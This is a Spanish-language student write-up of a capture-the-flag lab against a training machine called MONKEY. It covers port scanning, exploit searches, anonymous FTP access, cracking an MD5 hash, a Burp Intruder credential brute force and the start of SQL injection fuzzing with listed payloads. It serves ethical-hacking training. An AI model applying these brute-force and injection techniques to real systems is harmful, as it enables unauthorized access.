

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ETERNAL.			
Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
31/10/2024	31/10/2024	1.0	MQ-HM-MONKEY	RESTRINGIDO

## Informe de análisis de vulnerabilidades, explotación y resultados del reto MONKEY.

### N.- MQ-HM-MONKEY



O.S.: Linux

Dificultad: Fácil - Medio

Puntos: 30

Fases: Enumeración - Explotación

Otras Fases: Escaneo

Reto 03

Generado por:

**NMF**

Especialista de Ciberseguridad, Seguridad de la  
Información


\*Email: \*\*\*@hotmail.com

**Fecha de creación:**  
**30.10.2024**



## Índice

1) <u>Introducción</u> .....	Pág. 3
2) <u>Objetivo</u> .....	Pág. 3
3) <u>Consigna</u> .....	Pág. 3
4) <u>Reconocimiento</u> .....	Pág. 4
5) <u>Ánálisis de Vulnerabilidades/debilidades</u> .....	Pág. 5
6) <u>Explotación</u> .....	Pág. 10
*Automatizada.....	Pág. 10
*Manual.....	Pág. 16
7) <u>Escalación de privilegios</u> .....	Pág. 35
8) <u>Banderas</u> .....	Pág. 35
9) <u>Herramientas Usadas</u> .....	Pág. 35
10) <u>Herramientas – Extra OPCIONAL</u> .....	Pág. 35
11) <u>Conclusiones y Recomendaciones</u> .....	Pág. 36





## 1) Introducción.



En el presente informe se abordan tres actividades relacionadas con la seguridad informática, específicamente en el contexto del Ethical Hacking. Este trabajo tiene como objetivo poner en práctica habilidades de análisis y resolución de problemas ante situaciones de ciberseguridad.

Las actividades propuestas involucran el análisis y acceso a la maquina objetivo denominada como MONKEY, utilizando esta vez un método de reconocimiento activo, logrando determinar las vulnerabilidades de dicho equipo para poder ingresar al mismo. Acto seguido comprobaremos mediante capturas el ingreso a dicha maquina capturando sus denominadas banderas. A través de este ejercicio, se busca fomentar una comprensión más profunda de los métodos de defensa y ataque en el mundo cibernético.

## 2) Objetivo.



- ❖ Identificar y analizar vulnerabilidades en sistemas informáticos a través de técnicas de Ethical Hacking.
- ❖ Recopilar y evaluar información para obtener acceso a la maquina objetivo.
- ❖ Capturar las 2 banderas.

## 3) Consigna.



Para resolver este reto te puedes apoyar de las grabaciones de la clase, las cuales se encuentran en la plataforma y también de la Comunidad de Estudio Hacker Mentor en Discord para que entre todos haya un apoyo.

Como entregables de este reto debes entregar.

- Un reporte con capturas de todo el proceso de resolución
- El contenido de las 2 banderas. Encontrar 2 banderas ocultas en diferentes ubicaciones del sistema.
  1. bandera1.txt
  2. bandera2.txt

### Nota:

- ❖ Para este trabajo pueden utilizar cualquier formato.
- ❖ Ejemplo de cómo nombrar el archivo PDF: Tarea 4 - Juan López. pdf
- ❖ Deben colocar los siguientes datos dentro del documento PDF para poderles identificar y asignarles su calificación:
  - nombre y apellido
  - correo



#### 4) Reconocimiento.



Entonces primero encontramos su IP correspondiente. Vemos nuestras máquinas y una con dirección MAC distinta. Esta será nuestra IP a analizar. Primero con netdiscover, luego con arp-scan

```
(root㉿kali)-[~/home/kali]
# netdiscover
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.240.1	00:50:56:c0:00:08		1	60	VMware, Inc.
192.168.240.2	00:50:56:eb:b1:20		1	60	VMware, Inc.
192.168.240.134	00:0c:29:cf:ef:8a		2	120	VMware, Inc.
192.168.240.254	00:50:56:ee:de:a3		2	120	VMware, Inc.

```
(root㉿kali)-[~/home/kali]
# arp-scan -l
```

Interface: eth0, type: EN10MB, MAC: 00:0c:29:93:8b:b8, IPv4: 192.168.240.131  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.240.1 00:50:56:c0:00:08 (Unknown)  
192.168.240.2 00:50:56:eb:b1:20 (Unknown)  
192.168.240.134 00:0c:29:cf:ef:8a (Unknown)  
192.168.240.254 00:50:56:ee:de:a3 (Unknown)

Verificamos que funcione la conexión.

```
(root㉿kali)-[~/home/kali]
# ping 192.168.240.134
PING 192.168.240.134 (192.168.240.134) 56(84) bytes of data.
64 bytes from 192.168.240.134: icmp_seq=1 ttl=64 time=0.801 ms
64 bytes from 192.168.240.134: icmp_seq=2 ttl=64 time=1.52 ms
64 bytes from 192.168.240.134: icmp_seq=3 ttl=64 time=0.737 ms
64 bytes from 192.168.240.134: icmp_seq=4 ttl=64 time=1.01 ms
```

Realizamos un reconocimiento más activo, reconocimiento de puertos.

```
(root㉿kali)-[~/home/kali/MONKEY]
# nmap -p- -sS 192.168.240.134 -v -oA monkey-esc
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http

MAC Address: 00:0C:29:CF:EF:8A (VMware)

Para mayor comodidad convertimos los nº de puertos en la variable \$puertos para no estar repitiendo el escaneo o escribiendo cada uno.

```
(root㉿kali)-[~/home/kali/MONKEY]
# ls
monkey-esc.gnmap  monkey-esc.nmap  monkey-esc.xml

(root㉿kali)-[~/home/kali/MONKEY]
# (cat monkey-esc.nmap | grep open | awk '{print $1}' FS=/ | xargs| tr ' ' ',' )
21,22,80
```

```
(root㉿kali)-[~/home/kali/MONKEY]
# puertos=$(cat monkey-esc.nmap | grep open | awk '{print $1}' FS=/ | xargs| tr ' ' ',')
```

```
(root㉿kali)-[~/home/kali/MONKEY]
# nmap -p $puertos -sV -sC -O -v 192.168.240.134 -oA services
```



```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 1000   1000      791 May 15 2022 notas.txt
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:192.168.240.131
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_END OF Status
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_SSH Hostkey:
| 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
| 256 78:ec:47:0f:0f:53:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_ 256 99:9c:39:11:dd:35:53:a0:29:11:20 c7:f5:b7..:a4 (ED25519)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache 2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
```

```
MAC Address: 00:0C:29:CF:EF:8A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 20.271 days (since Thu Oct 3 04:07:14 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

❖ Información de reconocimiento del nuestro equipo resumen:

1. IP: 192.168.240.134
2. Debian 10 (Buster) con núcleo Linux 2.4.-5.8.
3. Puertos abiertos utilizables: 21, 22 y 80.

IP	
192.168.240.134	IPV4
00:0c:29:cf:ef:8a	MAC
Vmware, Inc	

SISTEMA OPERATIVO	
Debian 10 (Buster) con núcleo Linux 4.15-5.8.	

PUERTOS		Estado	Servicio	Version
21	/tcp	open	ftp	vsftpd 3.0.3
22	/tcp	open	ssh	OpenSSH 7.9 Debian 10+deb10u2
80	/tcp	open	http	Apache httpd 2.4.38 Debian

## 5) Análisis de vulnerabilidades/debilidades



Empezamos por las específicas que se encontraron en el escaneo como que el servicio FTP esta configurado por defecto con el usuario Anonymous por lo que su contraseña es nula.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```



## TAREA 4 - RETO MONKEY

Luego buscando de manera automatica y manual encontramos una vulnerabilidad de Denegacion de servicio en el mismo, que no implementaremos ya que nuestro objetivo es ingresar en el sistema.

```
(root㉿kali)-[~/home/kali/MONKEY]
# searchsploit vsftpd 3.0.3

Exploit Title | Path
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
```

**EXPLOIT DATABASE**

Show 15 Search: VSFTPD

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2021-03-29	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ vsftpd 3.0.3 - Remote Denial of Service	Remote	Multiple	xynmaps
2008-05-21	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ vsftpd 2.0.5 -'deny_file' Option Remote Denial of Service (2)	DoS	Windows	Praveen Darshanam

Pasando al servicio SSH encontramos uno de los últimos servicios asi que pasamos al servicio http con apache https 2.4.38. Encontramos algún script la escalación de privilegios.

```
(root㉿kali)-[~/home/kali/MONKEY]
# searchsploit apache 2.4.38

Exploit Title | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29510.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation | linux/local/46676.php
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/2161.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webroot Shootbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl

Shellcodes: No Results.
```

**EXPLOIT DATABASE**

Show 15 Search: Apache 2.4

Date	D	A	V	Title	Type	Platform	Author
2023-04-01	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ Apache 2.4.x - Buffer Overflow	WebApps	Multiple	Sunil Iyengar
2021-11-11	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	WebApps	Multiple	Valentin Lobstein
2021-10-25	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✗ Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	WebApps	Multiple	ThelastVV
2021-10-13	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza
2021-10-06	<a href="#">Download</a>	<a href="#">View</a>	<a href="#">Details</a>	✓ Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza



## TAREA 4 - RETO MONKEY

Por último, revisamos por la versión del kernel de Linux y aquí encontramos dos vulnerabilidades de escalación de privilegios.

```
(root㉿kali)-[~/home/kali/MONKEY]
# searchsploit linux kernel 4.15

Exploit Title | Path
-----|-----
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation' | linux/local/50135.c
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACE_ME' pexec Local Privilege Escalation | linux/local/47163.c
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (open Method) | linux/local/47166.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (ldpreload Method) | linux/local/47167.sh
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (polkit Method) | linux/local/47168.sh
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | linux/local/41886.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inlined_data()' Memory Corruption | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free | linux/dos/44579.c
```

Por último, pasamos nuestro escáner Nessus.



### Vulnerabilidad: Debilidad de Truncamiento de Prefijo en SSH (CVE-2023-48795)

El servidor SSH remoto es vulnerable a un ataque conocido como "Terrapin", que permite a un atacante realizar un ataque de intermediario (man-in-the-middle).

Vemos que destaca las vulnerabilidades previstas por la versión de Apache y que se encuentran distintos tipos de puertas de entrada a los diferentes puertos que están abiertos.

```
(root㉿kali)-[~/home/kali/MONKEY]
# nikto -url http://192.168.240.134/
```

+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 5c37b0dee585e, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .

Podemos ver que en nikto que el mismo posee una vulnerabilidad en la que se puede editar el encabezado o obtener información sensible de la página web (CVE-2003-1418).



## TAREA 4 - RETO MONKEY

Vemos que tiene configurado por defecto el puerto ftp, por lo que podemos acceder mediante el usuario 'anonymous' y una contraseña vacía.



```
(root@kali)-[~/home/kali/MONKEY]
# ftp 192.168.240.134
Connected to 192.168.240.134.
220 (vsFTPd 3.0.3)
Name (192.168.240.134:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

Ya en el escaneo nos avisaba que teníamos un archivo llamado notas.txt.

```
ftp> ls
229 Entering Extended Passive Mode (|||50506|)
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000      791 May 15 2022 notas.txt
```

Lo descargamos para ver qué información tiene.

```
ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||11977|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |*****| 791      553.33 KiB/s   00:00 ETA
226 Transfer complete.
791 bytes received in 00:00 (388.56 KiB/s)
ftp> 
[root@kali]-[~/home/kali/MONKEY]
# cat notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?
-hmentor
```

Aquí vemos información comprometedora, posibles usuarios y contraseñas, realizamos nuestros diccionarios de usuarios y probamos el hash en crackstation.

```
GNU nano 8.2
grimmie
hacker
studentredno
hmentor
hackmentor
hackermentor
```

Tenemos la potencial contraseña de algún usuario, probamos entonces.

Hash	Type	Result
8d2473d579e5a11924906def258f97a1	md5	junior01

Creamos también el diccionario de contraseñas.

```
GNU nano 8.2
junior01
```



## TAREA 4 - RETO MONKEY

No tenemos resultado. Visitamos nuestro puerto 80 correspondiente al servicio http, seguramente alguna página web corriendo en el sistema.



Vemos que está instalado apache2 y su página por defecto, revisamos su código y no hay comentarios o algo que pueda ayudarnos. Vemos entonces su tecnología

```
[root@kali)-[/home/kali/MONKEY] # whatweb 192.168.240.134
http://192.168.240.134 [200 OK] Apache[2.4.38], Country[RESERVED][zz], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.240.134], Title[Apache2 Debian Default Page: It works]
```

Hacemos un poco de Fuzzing. Encontramos 2 direcciones o rutas hacia sitios webs.

```
[root@kali)-[/home/kali/MONKEY] # gobuster dir -u http://192.168.240.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Starting gobuster in directory enumeration mode
=====
/ /phpmyadmin      (Status: 301) [Size: 323] [→ http://192.168.240.134/phpmyadmin/]
/monkey           (Status: 301) [Size: 319] [→ http://192.168.240.134/monkey/]
/server-status    (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

Vemos que tenemos 3 resultados, el 403 significa que no tenemos acceso, pero podemos ver un panel de login a un sitio y otro panel de base de datos.

The left screenshot shows the phpMyAdmin login interface. The right screenshot shows a custom login page for 'PENTESTER MENTOR JUNIOR'.




## 6) Exploatación.


Proceso de explotación se dará de manera manual y automatizada.

### Automatizado

Una herramienta muy útil para páginas webs es Burpsuite que ya está instalado en nuestro Kali, por lo que procedemos a abrirlo



Descargamos la extensión de foxy proxy para poder interceptar peticiones.



Hecho esto procedemos entonces a recargar la pagina y vemos en http proxy la misma. Configurado el Foxy activamos y mandamos un logueo admin:admin.

Usuario :

Contraseña :

Invalid Reg no or Password

Vemos solicitudes GET y POST y lo que contiene. Allí podemos ver el intento de entrar con admin:admin. Dicha solicitud la mandaremos al INTRUDER/REPEATER haciendo clic derecho y enviandolo.



## TAREA 4 - RETO MONKEY

#	Host	Method	URL	Params	Edited	Status code
1	http://192.168.240.134	POST	/monkey/index.php			202
2	http://192.168.240.134	GET	/monkey/index.php			

Vamos al intruder primero y vemos nuestra solicitud, seleccionamos la palabra admin y tocando la siguiente opción y colocándole dichos signos permite que automaticemos y pasar nuestros diccionarios enviando peticiones probando las combinaciones.

Target: http://192.168.240.134

```
1 POST /monkey/index.php HTTP/1.1
2 Host: 192.168.240.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.240.134
10 Connection: keep-alive
11 Referer: http://192.168.240.134/monkey/index.php
12 Cookie: PHPSESSID=2kj4pam25el216ruunaegufdan
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
16 regno=admin&password=admin&submit=
```

Palabra admin seleccionada a la derecha arriba esta este botón presionamos en ambas palabras y esto determinara que en dicho lugar de la petición pasen nuestros diccionarios.

Add \$

Quedaría de la siguiente manera:

Target: http://192.168.240.134

```
1 POST /monkey/index.php HTTP/1.1
2 Host: 192.168.240.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.240.134
10 Connection: keep-alive
11 Referer: http://192.168.240.134/monkey/index.php
12 Cookie: PHPSESSID=2kj4pam25el216ruunaegufdan
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
16 regno=$admin$&password=$admin$&submit=
```

Colocamos el método CLUSTER BOMB. Con este método podemos tener 2 payloads pasando nuestros diccionarios de usuarios y contraseñas.



## TAREA 4 - RETO MONKEY

### ② Choose an attack type

Attack type: Cluster bomb

### ② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base

○ Target: http://192.168.240.134

```
1 POST /monkey/index.php HTTP/1.1
2 Host: 192.168.240.134
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,q=0.8,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.240.134
10 Connection: keep-alive
11 Referer: http://192.168.240.134/monkey/index.php
12 Cookie: PHPSESSID=2kj4pan25el216ruunaegufdanan
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 regno=$admin$&password=$admin$&submit=
```

Ahora arriba seleccionamos payloads. Allí nos aparece el 1 correspondiente a nuestra primera palabra admin de usuario, y cambiándolo a 2 corresponderá a las palabras para las contraseñas.

### ② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1

Payload count: 7

Payload type: Simple list

Request count: 7

### ② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

junior01

grimmeie

hacker

studentredno

hmentor


hackmentor

hackermentor

Add

Enter a new item

Add from list ... [Pro version only]



### ② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 2

Payload count: 1

Payload type: Simple list

Request count: 7

### ② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear


Deduplicate

junior01

Add

Enter a new item

Add from list ... [Pro version only]





## TAREA 4 - RETO MONKEY

Terminado de cargar nuestro diccionario entonces le damos start attack

The screenshot shows the Burp Suite interface with the 'Payload sets' tab selected. A red box highlights the 'Start attack' button at the top right of the payload configuration area.

Vemos entonces que se hicieron las solicitudes, y nos damos cuenta que hay una solicitud que posee un numero superior en Length a 366/367 siendo esta una respuesta posiblemente correcta con el numero 376.

The screenshot shows the Burp Suite results table. A red box highlights the row where the user 'hackermentor' and password 'junior01' resulted in a status code of 302 and a length of 376.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
0			302	1			367
1	junior01	junior01	302	4			366
2	grimme	junior01	302	1			367
3	hacker	junior01	302	1			366
4	studentredno	junior01	302	1			367
5	hmentor	junior01	302	1			366
6	hackmentor	junior01	302	1			367
7	hackermentor	junior01	302	4			376

La misma corresponde al usuario y contraseña, hackermentor:junior01.

Vamos al Repeater y probamos entonces para ver su respuesta cambiamos a dichos parámetros, "send" y observamos.

The screenshot shows the Repeater interface. A red box highlights the POST request body: 'regno=hackermentor&password=junior01&submit=' and the response page which displays a 'CAMBIO DE CONTRASEÑA DEL ESTUDIANTE' section.

Vemos que nos deja entrar y nos pide un cambio de contraseña entonces ahora vamos a la pagina web. Logueados cambiamos la contraseña y ya estamos dentro podemos ver su barra de opciones.

The screenshot shows the Monkey website navigation bar. A red box highlights the 'MI PERFIL' button.



## TAREA 4 - RETO MONKEY

Seleccionamos perfil y vemos que podemos acceder a la información y además tenemos una parte para poder cargar un archivo, al parecer una imagen.

Usuario  
hackermentor

Código postal  
77777

Promedio de Calificaciones  
7.60

Imagen del alumno

Subir nueva imagen  
Browse... No file selected.

Actualizar

Observando un poco el código de la página vemos que coincide con lo que nos decía el notas.txt descargado del FTP.

```
<div class="panel-body">
<form name="dept" method="post" enctype="multipart/form-data">
  <div class="form-group">
    <label for="studentname">Student Name </label>
    <input type="text" class="form-control" id="studentname" name="studentname" value="Hacker Mentor" />
  </div>

  <div class="form-group">
    <label for="studentregno">Usuario </label>
    <input type="text" class="form-control" id="studentregno" name="studentregno" value="hackermentor" placeholder="Student Reg no" readonly />
  </div>
</form>
```

En burpsuite vemos un poco de su sitio web, nombres de las páginas y además en wappalyzer vemos tecnologías. Encontramos una Apache web server de Debian, que utiliza PHP y frameworks como Bootsrtap.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder

Site map Scope Issue definitions

Site map filter: Hiding not found items; hiding CSS, JS, etc.

Wappalyzer TECHNOLOGIES MORE INFO Export

Font scripts: Font Awesome

Operating systems: Debian

Web servers: Apache HTTP Server 2.4.38

Programming languages: PHP

JavaScript libraries: jQuery 1.11.1

UI frameworks: Bootstrap 3.2.0



## TAREA 4 - RETO MONKEY

Cerramos session en la pagina que nos logueamos y probamos si la misma es vulnerable a SQLInjection. Para eso vamos al repositorio <https://github.com/danielmiessler/SecLists> alli vamos a Fuzzing/SQLi/quick-SQLi.txt vemos que nos muestra todas las opciones para ingresar, procedemos a la descarga.

The screenshot shows three windows. The top window is a GitHub repository page for 'SecLists / Fuzzing / SQLi / quick-SQLi.txt'. A red box highlights the 'Raw' button. The middle window is a file browser showing the 'quick-SQLi.txt' file has been downloaded. The bottom window is a terminal or file viewer showing the contents of 'quick-SQLi.txt'.

```
Code Blame 77 lines (77 loc) · 1.15 KB
1 '_
2 ''
3 '&
4 '^
5 '''
6 '' or ''
7 '' or ''
8 '' or ''&
9 '' or ''^
10 '' or '''
11 ''-
12 ''
13 ''&
14 ''^
15 '''
16 '' or ''-
17 '' or '' "
18 '' or ""g"
```

Procedemos al Intruder ya hora en el payload de usuario ponemos nuestro diccionario e iniciamos el ataque.

